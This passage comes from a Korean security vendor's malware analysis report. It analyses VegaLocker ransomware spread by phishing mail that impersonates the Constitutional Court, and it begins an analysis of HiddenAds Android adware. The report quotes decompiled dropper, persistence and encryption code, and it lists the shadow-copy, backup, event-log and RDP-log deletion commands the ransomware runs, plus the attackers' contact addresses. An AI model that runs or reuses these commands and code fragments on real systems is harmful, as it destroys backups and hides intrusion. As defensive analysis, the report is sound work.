또한 키로킹된 데이터들은 %APPDATA%\[MachineGUID 값]\Logs\[사용자 계정 이름]\KB\_[임의의 숫자 7 자리].dat 파일에 저장됩니다.



[그림 6] 키로킹 데이터가 저장된 파일

해당 악성코드는 사용자 데이터를 서버로 전송하는 기능 외에 C&C와 통신이 이루어졌을 경우, 공격자가 원격으로 PC를 제어할 수 있어 심각한 피해가 발생할 수 있습니다.

따라서 출처가 불분명한 메일에 있는 첨부파일 혹은 링크에 대해 접근을 삼가시고, 검증되지 않은 파일을 실행하기 전에는 백신 프로그램을 이용하여 악성 여부 검사를 수행해주시기 바랍니다.

금일 발견된 악성 샘플과 관련된 자세한 IoC(침해지표)는 '쓰렛 인사이드(Threat Inside)' 서비스에서 확인하실 수 있습니다.

현재 알약에서는 메일에 첨부된 악성 파일을 'Backdoor.RAT.MSIL.NanoCore'로 진단하고 있습니다.

## 03

# 악성코드 분석 보고

개요

악성코드 상세 분석

결론



# [Trojan.Ransom.VegaLocker]

## 악성코드 분석 보고서

### 1. 개요

최근 '형사 사건번호'라는 제목으로 헌법 재판소를 사칭한 피싱 메일이 유포되고 있다.



[그림 1] 헌법 재판소로 사칭한 피싱 메일

이 피싱 메일은 사건과 관련된 모든 자료를 함께 동봉했다며 사용자가 첨부된 파일(Documents.zip)을 실행하도록 유도한다. 첨부 파일에는 난독화된 자바스크립트 파일 'Korea Criminal Case #521.js', 'Korean Constitutional Court #143.js'(Trojan.JS.Ransom.A)을 포함하고 있으며, 자바스크립트 파일을 실행할 경우 최종적으로 'Trojan.Ransom.VegaLocker'(이하 'VegaLocker') 랜섬웨어에 감염된다.

VegaLocker 랜섬웨어에 감염될 경우 사용자 PC의 중요 파일들을 암호화시켜 정상 파일로써 동작할 수 없게 만들기 때문에 치명적인 피해가 발생할 수 있다. 현재도 지속적인 변종이 등장하고 있는 만큼 사용자의 각별한 주의가 필요하다.

따라서, 본 보고서에서는 'Trojan.JS.Ransom.A'와 'Trojan.Ransom.VegaLocker' 악성코드에 대해 상세 분석하고자 한다.

## 2. 악성코드 상세 분석

### 1. Trojan.JS.Ransom.A 분석

#### 1.1 VegaLocker 드롭

RC4 알고리즘으로 자바스크립트에 포함된 인코딩된 PE를 디코딩한다. 디코딩된 PE는 'C:\Users\[사용자 계정]' 하위에 '[임의 숫자 4-5자리].exe' 파일명으로 드롭된다.

```
sr4hk.open();
sr4hk.type = 1;
sr4hk.write(qT7);
sr4hk.position = 0;
sr4hk.type = 2;
sr4hk.charset = 437;
var mr6HUhbia5 = sr4hk.ReadText();
var np69ea9Fo = fy(mr6HUhbia5);
var iAkRif = lqHStOK(np69ea9Fo, x50OSS18z); // RC4로 디코딩
// 디코딩된 데이터가 윈도우 실행파일인지 확인
if (hwAXTteNM(iAkRif, qHxX6)) {
    sr4hk.position = 0;
    sr4hk.type = 2;
    sr4hk.charset = 437;
    sr4hk.writeText(frPYzRQ(iAkRif));
    sr4hk.saveToFile(t5co2M); // 파일 드롭
```

[그림 2] VegaLocker 랜섬웨어 드롭

### 2. Vegalocker 분석

#### 2.1. 자가 복제 및 자동 실행 등록

cmd 명령어를 통해 자가 복제 및 자동 실행 등록한다. 자가 복제되는 경로는 'C:\Users\[사용자 계정]\AppData\Roaming\Microsoft\Windows\' 하위에 'ctfmon.exe'이며, 해당 경로를 자동 실행 레지스트리에 등록한다.

```
"C:\Windows\system32\cmd.exe" /e:on /c md "C:\Users\[사용자 계정]\AppData\Roaming\Microsoft\Windows"
& copy "C:\Users\[사용자 계정]\AppData\Local\Temp\[임의 숫자 4-5자리].exe" "C:\Users\[사용자 계
정]\AppData\Roaming\Microsoft\Windows\ctfmon.exe" & reg add
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "ctfmon.exe" /t REG_SZ /F /D "\"C:\Users\[사용
자 계정]\AppData\Roaming\Microsoft\Windows\ctfmon.exe\""
```

이후, 자가 복제된 경로의 'ctfmon.exe'를 \* 파라미터로 재실행한다.

### 2.2 파일 암호화

#### 2.2.1. 암호화 환경 확인


시스템 로캘로 암호화 대상 환경인지 확인한다. 벨라루스, 우크라이나, 러시아, 카자흐스탄, 타타르스탄, 우즈베키스탄 환경인 경우 자가 복제를 진행하지 않고 프로그램을 종료한다. 로캘은 시스템의 언어, 날짜, 시간 등의 환경 정보이다.

```
get_default_locale(LOCALE_ICOUNTRY); // 시스템 로캘 확인
v9 = Sysutils::StrToInt(v8);
if ( v9 == CTRY_RUSSIA || v9 == CTRY_BELARUS || v9 == CTRY_UKRAINE )
    ExitProcess_0(0);
```

[그림 3] 시스템 로캘 확인하는 코드

#### 2.2.2 암호화 키 생성

공격자의 RSA 공개키로 RSA 공개키 및 개인키를 생성한다. 생성된 RSA 공개키는 파일 암호화에서 사용되는 AES 키와 IV 값을 암호화할 때 사용된다. 생성된 RSA 공개키 및 개인키는 'RC4 + Base64'로 인코딩한 뒤 HKCU\Software\Buran\Service\ 하위에 Public, Private 에 각각 저장한다.



[그림 1] 레지스트리에 저장된 RSA 키

암호화 이후, Public과 Private에 저장된 값을 지운다.

#### 2.2.3. 감염 ID 발급

생성된 RSA 공개키를 감염 ID로 사용한다. 감염 ID는 감염자를 식별하기 위해 사용하는 것으로 보이며, 추후 암호화된 파일 뒤에 추가되는 확장자로도 사용된다.

```
// 키를 통해 감염 ID 만드는 로직
Encode_Data(*(v2 + 8) + 8, &v41);
System::__linkproc__ LStrAsg(v35, v41);
System::__linkproc__ LStrSetLength(v36, 36);
*(UniqueStringA((v2 + 16), v2) + 8) = '-';
*(UniqueStringA((v2 + 16), v2) + 13) = '-';
*(UniqueStringA((v2 + 16), v2) + 18) = '-';
*(UniqueStringA((v2 + 16), v2) + 23) = '-';
write_sedward(0, v39);
```

[그림 2] 감염 ID 발급 코드

### 2.2.4. 암호화 대상 확인

네트워크 드라이브와 CD-ROM 혹은 마운트 되지 않은 드라이브를 제외한 드라이브를 암호화 대상 드라이브로 한다.

```
DriveType = GetDriveTypeA(v8);
if ( DriveType != DRIVE_NO_ROOT_DIR && DriveType != DRIVE_CDROM )
{
    f_LStrFromPCharLen();
    RC4_Decode_Algorithm(dword_425DBC, &v16, v2, a2); // :#
    System::_linkproc__ LStrCat(v10, v16);
    (*( **(dword_42FA84 + 4) + 56))( **(dword_42FA84 + 4), v17); // :TStringList::AddObject
}
```

[그림 3] 암호화 대상 드라이브 확인 코드

네트워크 드라이브를 확인하는 코드는 아래와 같다.

```
v29 = WNetEnumResourceA(hEnum, &cCount, lpNetResource, &dwBytes);
if ( !v29 )
{
    v26 = cCount;
    do
    {
        v3 = lpNetResource->lpRemoteName;
        if ( v3 )
        {
```

[그림 4] 네트워크 드라이브 확인 코드

아래는 암호화 제외 폴더, 파일, 확장자 문자열 목록이다. 제외 문자열을 두는 이유는 불필요한 암호화를 하지 않으려는 것으로 보인다.

```
:\$RECYCLE.BIN\, :\$Windows~bt\, :\RECYCLER, :\System Volume
Information\, :\Windows.old\, :\Windows\, :\intel\, :\nvidia\, :\inetpub\logs\, \All Users\, \AppData\, \Apple Computer\Safari\,
\ApplicationData\, \Boot\, \Google\, \Google\Chrome\, \Mozilla Firefox\
\Mozilla\, \Opera Software\, \Opera\, \TorBrowser\, \Common Files\, \Internet Explorer\
\Windows Defender\, \Windows Mail\, \Windows Media Player\, \Windows Multimedia Platform\, \Windows NT\, \Windows Photo
Viewer\, \Windows Portable Devices\, \Windows PowerShell\, \Windows Photo Viewer\, \Windows Security\, \Embedded Lockdown
Manager\, \Windows Journal\, \MSBuild\, \Reference Assemblies\, \Windows Sidebar\, \Windows Defender Advanced Threat
Protection\, \Microsoft\, \Package Cache\, \Microsoft Help\
```

[표 1] 암호화 대상 제외 폴더 문자열

```
boot.ini, bootfont.bin, bootsect.bak, desktop.ini, defender.exe, iconcache.db, master.exe, master.dat, ntdetect.com, ntldr, ntuser.dat,
ntuser.dat.log, ntuser.ini, temp.txt, thumbs.db, unlock.exe, unlocker.exe, !!! YOUR FILES ARE ENCRYPTED !!! .TXT
```

[표 2] 암호화 제외 파일 이름 문자열



.bat, .cmd, .com, .cpl, .dll, .msc, .msp, .pif, .scr, .sys, .log, .exe, .buran

[표 3] 암호화 제외 확장자 문자열

제외 문자열 확인 이후, 중복 암호화를 피하기 위해 파일 첫 5바이트에 'BURAN' 시그니처가 있는지 확인한다. 'BURAN' 시그니처가 존재하는 경우, 암호화를 진행하지 않는다.

```
v7 = UniqueStringA(&v23, a2),
a2 = *v22,
(*(*v22 + 12))(5, v7),
// 파일 앞 5바이트를 읽는다
RC4_Decode(dword_4240B0, &v20, a2, a3),
System::__linkproc__ LStrCmp(v23, v20),
// 파일 앞 5바이트가 'BURAN'인지 확인
v8) )
```

[그림 5] 'BURAN' 시그니처를 확인하는 코드

### 2.2.5. 파일 암호화

아래는 암호화 대상 파일의 데이터를 AES 로 암호화하는 코드이다. 암호화 대상 파일 크기가 0x10400 이하인 경우, 최대 0x10400 만큼의 데이터를, 그 외의 경우 0x10000 데이터를 AES로 암호화한다. AES로 암호화할 때 파일 데이터 앞에 '666'을 추가한다. AES IV와 KEY는 각 파일마다 임의값으로 생성되어 사용되며, RSA 공개키로 암호화되어 파일에 추가된다.


```
// 암호화 대상 파일 크기가 0x10400 초과하는 경우
if ( encryptSize == 0x10000 )
{
    v18 = UniqueStringA(&v55, v15);
    // 원본 대상 파일의 0x10000~0x10400을 암호화된 파일에 백업
    (*(*v59 + 16))(0x400, v18); // WriteFile
    v19 = System::__linkproc__ LStrToPChar(off_42A7A8[0]); // Option
    a3 = *v59;
    (*(*v59 + 16))(1, v19); // WriteFile
    Add_EncryptInfo_to_file(a3, v5, a4, &savedregs);
    FileEncrypt(a3, v5, &savedregs); // AES 암호화
}
else
{
    // 암호화 대상 파일 크기가 0x10400 이하인 경우
    FileEncrypt(v15, v5, &savedregs); // AES 암호화
    v20 = System::__linkproc__ LStrToPChar(off_42A7AC);
    a3 = *v59;
    (*(*v59 + 16))(1, v20); // Option
    Add_EncryptInfo_to_file(a3, v5, a4, &savedregs);
}
```

[그림 6] 파일 암호화 코드의 일부

아래는 암호화 대상 파일 크기가 0x10400 이하 또는 초과하는 경우에 따라 나눈 암호화된 파일 구조이다. 암호화 파일에는 시그니처, 원본 파일 크기, 암호화 파일 크기, 암호화된 파일 내용, 암호화 옵션, 암호화된 AES 키와 IV, 인코딩된 RSA 개인키, 암호화 정보의 크기가 포함된다. 암호화 옵션은 파일 크기가 0x10400 이하인 경우 2, 그 외의

### 03 악성코드 분석 보고

경우 1 로 설정된다. 특징적으로 0x10400 을 초과하는 경우에 암호화되지 않은 원본 파일의 끝에 ‘원본의 0x10000 ~ 0x10400’ 데이터가 추가된다.



[그림 7] 암호화된 파일 구조


암호화가 완료된 파일 뒤에 ‘감염 ID’를 추가한다. 아래는 ‘감염 ID’를 추가하는 화면이다.

```
CALL to MoveFileW from ctfmon.00424675
ExistingName = "C:\Users\Public\Pictures\Sample Pictures\Jellyfish.jpg"
NewName = "C:\Users\Public\Pictures\Sample Pictures\Jellyfish.jpg.76F7420D-FF93-C564-65F5-00AFAB0D1CBD"
```

[그림 8] 파일 뒤에 ‘감염 ID’확장자를 추가하는 코드

### 2.3. 감염 안내

암호화된 파일이 있는 폴더마다 랜섬노트 ‘!!! YOUR FILES ARE ENCRYPTED !!!.TXT’ 파일을 생성한다. 랜섬노트는 파일 복호화를 위해 메일(wtfsupport@airmail.cc, wtfsupport@cock.li)로 연락하라는 내용을 담고 있다.



[그림 9] '!!! YOUR FILES ARE ENCRYPTED !!!.TXT' 랜섬노트 내용

### 2.4. 파일 복원 방해

파일 복원을 방해하기 위해 시스템 상태 백업본 및 볼륨 쉐도우를 삭제한다. 아래는 실행되는 명령어 및 기능 설명이다.

명령어	기능 설명
<code>bcdedit /set {default} bootstatuspolicy ignoreallfailures</code>	Windows 오류 복구 알림창 해제
<code>bcdedit /set {default} recoveryenabled no</code>	복구 모드 사용하지 않음
<code>wbadmin delete catalog -quiet</code>	백업 카탈로그 삭제
<code>wbadmin delete systemstatebackup</code>	시스템 상태 백업 삭제
<code>wbadmin delete systemstatebackup -keepversions:0</code>	모든 시스템 상태 백업 삭제
<code>wbadmin delete backup</code>	백업 삭제
<code>wmic shadowcopy delete</code>	볼륨 쉐도우 삭제
<code>vssadmin delete shadows /all /quiet</code>	볼륨 쉐도우 삭제

[표 4] 파일 복원 방해 명령어 및 기능 설명



### 2.5. RDP 로그 삭제

원격 연결에 사용되는 RDP 로그 정보들을 삭제한다.

명령어	기능 설명
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f	RDP 로그 정보 삭제
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f	RDP 로그 정보 삭제
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"	RDP 로그 정보 삭제
attrib "%userprofile%\documents\Default.rdp" -s -h	Default.rdp 숨김 파일 설정
del "%userprofile%\documents\Default.rdp"	Default.rdp 파일 삭제

[표 5] RDP 로그 정보 삭제 명령어 및 기능 설명

### 2.6. 감염 흔적 삭제

응용 프로그램 로그, 보안 로그, 시스템 로그를 삭제한다. 로그를 삭제하는 이유는 감염 흔적을 지우기 위함으로 보인다.

명령어	기능 설명
wevtutil.exe clear-log Application	응용 프로그램 로그 삭제
wevtutil.exe clear-log Security	보안 로그 삭제
wevtutil.exe clear-log System	시스템 로그 삭제
sc config event log start=disabled	이벤트 로그 비활성화

[표 6] 감염 흔적 삭제 명령어 및 기능 설명

### 2.7. 자가 삭제

파일 암호화 과정이 종료되면, 명령어를 실행하여 자가 삭제한다.

```
// Parameters = "/c for /l %x in (1,1,999) do
// ( ping -n 3 127.1 &
// del "C:\Users\%[사용자 계정]\AppData\Roaming\Microsoft\Windows\ctfmon.exe"
// & if not exist "C:\Users\%[사용자 계정]\AppData\Roaming\Microsoft\Windows\ctfmon.exe" exit )"
ShellExecuteW(0, v11, v9, v7, 0, 0);
ExitProcess_0(0);
```

[그림 10] 자가 삭제 코드

## 3. 결론

VegaLocker 랜섬웨어는 시스템 내 파일을 암호화하는 기능을 가진다. 또한 네트워크 드라이브도 암호화를 시도하는 특징이 있어 추가 피해가 발생할 수 있다. 파일 복호화를 위해서는 랜섬노트에 안내된 것처럼 공격자의 메일 주소를 통해 연락하고 시범적으로 암호화된 1개의 파일도 함께 보내줄 것을 요구한다. 하지만 해당 메일로 랜섬머니나 암호화된 파일을 보냈을 경우 정상적으로 복호화를 해준다고 보장할 수 없다.

따라서 지속적으로 변종이 등장하고 있는 만큼 사용자는 주기적으로 중요 파일을 백업하는 습관을 들여야 하며, 패치 누락으로 인한 취약점이 발생하지 않도록 OS와 소프트웨어는 최신 버전의 업데이트를 유지해야 한다. 메일로 첨부되는 파일에 대해서는 실행 시 주의해야 하고 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시하여 감염을 예방해야 한다.

현재 알약에서는 ‘Trojan.JS.Ransom.A’, ‘Trojan.Ransom.VegaLocker’로 진단하고 있다.

# [Trojan.Android.HiddenAds]

## 악성코드 분석 보고서

### 1. 개요

Android 의 공식 마켓인 구글 플레이 스토어를 통한 악성 앱 유포가 빈번하게 일어나고 있다. 물론 구글에서도 안전한 앱스토어 환경을 조성하기 위해 노력을 기울이지만 수많은 앱들이 등록되다 보니 제대로 걸러지지 않는 경우가 생긴다. 더불어 공격을 수행하는 악성 앱 제작자들도 앱스토어에 공격 앱을 등록하기 위해 노력하며 마켓의 앱 등록 절차상 허점 등의 취약점을 적극 활용한다. 악성 앱 제작자들이 공식 마켓에 악성 앱을 등록하려는 이유는 파급효과가 크기 때문이다. 일단 마켓에 앱이 등록되면 수많은 잠재 피해자에게 악성 앱이 노출되는 점과 다운로드 수가 많아질수록 확산 속도도 빨라지는 장점이 있기 때문이다. 이런 이유로 구글 플레이 스토어에는 스파이웨어, SMS 탈취, 애드웨어 등의 악성 앱이 지속적으로 등록되어 유포되고 있다.

본 분석 보고서에서는 최근 구글 플레이 스토어를 통해 유포된 악성 애드웨어 앱인 “Trojan.Android.HiddenAds”를 상세 분석하고자 한다.

## 2. 악성코드 상세 분석

### 2.1. 애드웨어

애드웨어는 소프트웨어를 무료로 제공하는 대신 광고로 수익을 내는 소프트웨어이다. 따라서 모든 애드웨어가 악성 앱은 아니다.

악성 애드웨어 앱은 광고만 제공하는 것이 아니라 피해자의 사생활 정보를 탈취하거나 피해자가 원하지 않는 앱들을 강제로 설치하기도 하며 과도한 광고로 스마트폰의 사용을 불편하게 만들기도 한다. 이런 악성 애드웨어 앱이 구글 플레이 스토어를 통해 심심치 않게 유포되고 있으며 그 수는 갈수록 증가하는 추세이다. 최근에도 공격적인 광고 행위를 하는 악성 애드웨어 앱이 구글 플레이 스토어에서 발견되어 이슈가 되었다. 이 악성 애드웨어 앱이 이슈가 되었던 이유는 다운로드 된 횟수도 많았지만 스토어에 등록된 개수도 많았기 때문이다.



[그림 1] 구글 플레이 스토어를 통한 악성 애드웨어 앱 유포

### 2.2. Trojan.Android.HiddenAds

Trojan.Android.HiddenAds는 광고를 통한 수익 극대화가 목적이기에 앱이 적극적으로 광고를 수행하도록 제작되어 있다. 악성 앱이 설치 되면 광고 라이브러리를 초기화 하며 이 과정에서 공격적인 광고를 수행할 수 있는 준비를 하게 된다. 이때 주요하게 사용하는 광고 라이브러리가 TSSDK 라는 광고 라이브러리이며 공격적인 광고를 수행한다. 악성

앱의 주요 악성 행위는 “Game Center”라는 Icon 을 설치하고 지속적으로 전면광고를 노출 시켜 사용자를 불편하게 만든다.



[그림 2] Game Center 아이콘 설치

전면광고 노출은 다음과 같은 상황에서 노출되며 광고 내용은 “hxxp://nx.h5games.top”라는 웹게임을 서비스하는 Game Center 사이트이며 다양한 게임 광고와 설치 유도를 한다.


#### 〈광고 페이지 오픈 조건〉

- 디스플레이 ON
- Wifi 연결
- 블루투스 연결 (on / off)
- 전원 연결
- home 키 클릭

### 03 악성코드 분석 보고

악성 앱 설치 후 전면광고가 노출되면 설치된 악성 앱의 Icon 을 숨긴다. 이는 피해자의 악성 앱 제거를 어렵게 하고 실제 전면 광고를 누가 수행하는지도 알기 어렵게 한다.

다음 그림은 Game Center 접속 화면이다.



[그림 3] Game Center 접속 화면

악성 앱에서 생성되는 광고 창에는 Game Center 의 화면이 노출되도록 되어 있으나 테스트 시 빈 화면만 노출되어 브라우저를 통해 접속한 화면이다.

### 2.3. 상세 코드분석

Trojan.Android.HiddenAds 의 주요 악성 코드는 “Game Center” Icon 설치와 공격적이 광고를 수행하는 코드들이다.

다음 그림은 악성 앱 실행 시 엔트리 코드 수행 전 광고 모듈 초기화를 수행하는 코드다.

```
public static void a(Context arg5) {
    class a implements com.tushu.navdaemon.b$b {
        a() {
            super();
        }

        public void a() {
            Log.e("tssdk", "保活服务挂了。。");
        }

        public void a(Context arg2) {
            Log.e("tssdk", "主进程服务启动。。");
        }

        public void b(Context arg2) {
            Log.e("tssdk", "保活服务启动。。");
        }
    }

    b.a(arg5, KeepWorkService.class, Integer.valueOf(10000));
    b.a(KeepWorkService.class);
    com.tushu.navdaemon.b$a v0 = new com.tushu.navdaemon.b$a(arg5);
    StringBuilder v2 = new StringBuilder();
    v2.append(arg5.getPackageName());
    v2.append(":watch");
    com.tushu.navdaemon.a.a(arg5, new com.tushu.navdaemon.b(v0, n
```

[그림 4] 광고 모듈 초기화 코드

광고 모듈 초기화 후 광고를 노출 시킬 타이밍에 해당하는 각종 리시버를 등록한다.

```
if(v0.equals(arg2.getPackageName())) {
    IntentFilter v0_1 = new IntentFilter();
    v0_1.addAction("android.intent.action.SCREEN_ON");
    v0_1.addAction("android.intent.action.SCREEN_OFF");
    v0_1.addAction("android.intent.action.USER_PRESENT");
    v0_1.setPriority(2147483647);
    arg2.registerReceiver(new LockScreenReceiver(), v0_1);
    q.a("reg screen broadcast");
    v0_1 = new IntentFilter();
    v0_1.addAction("android.net.conn.CONNECTIVITY_CHANGE");
    v0_1.addAction("android.net.wifi.WIFI_STATE_CHANGED");
    v0_1.addAction("android.net.wifi.STATE_CHANGE");
    arg2.registerReceiver(new WifiChangeReceiver(), v0_1);
    q.a("reg wifi broadcast");
    v0_1 = new IntentFilter();
    v0_1.addAction("android.intent.action.BATTERY_OKAY");
    v0_1.addAction("android.intent.action.ACTION_POWER_CONNECTED");
    v0_1.addAction("android.intent.action.ACTION_POWER_DISCONNECTED");
    arg2.registerReceiver(new BatteryReceiver(), v0_1);
    q.a("reg battery broadcast");
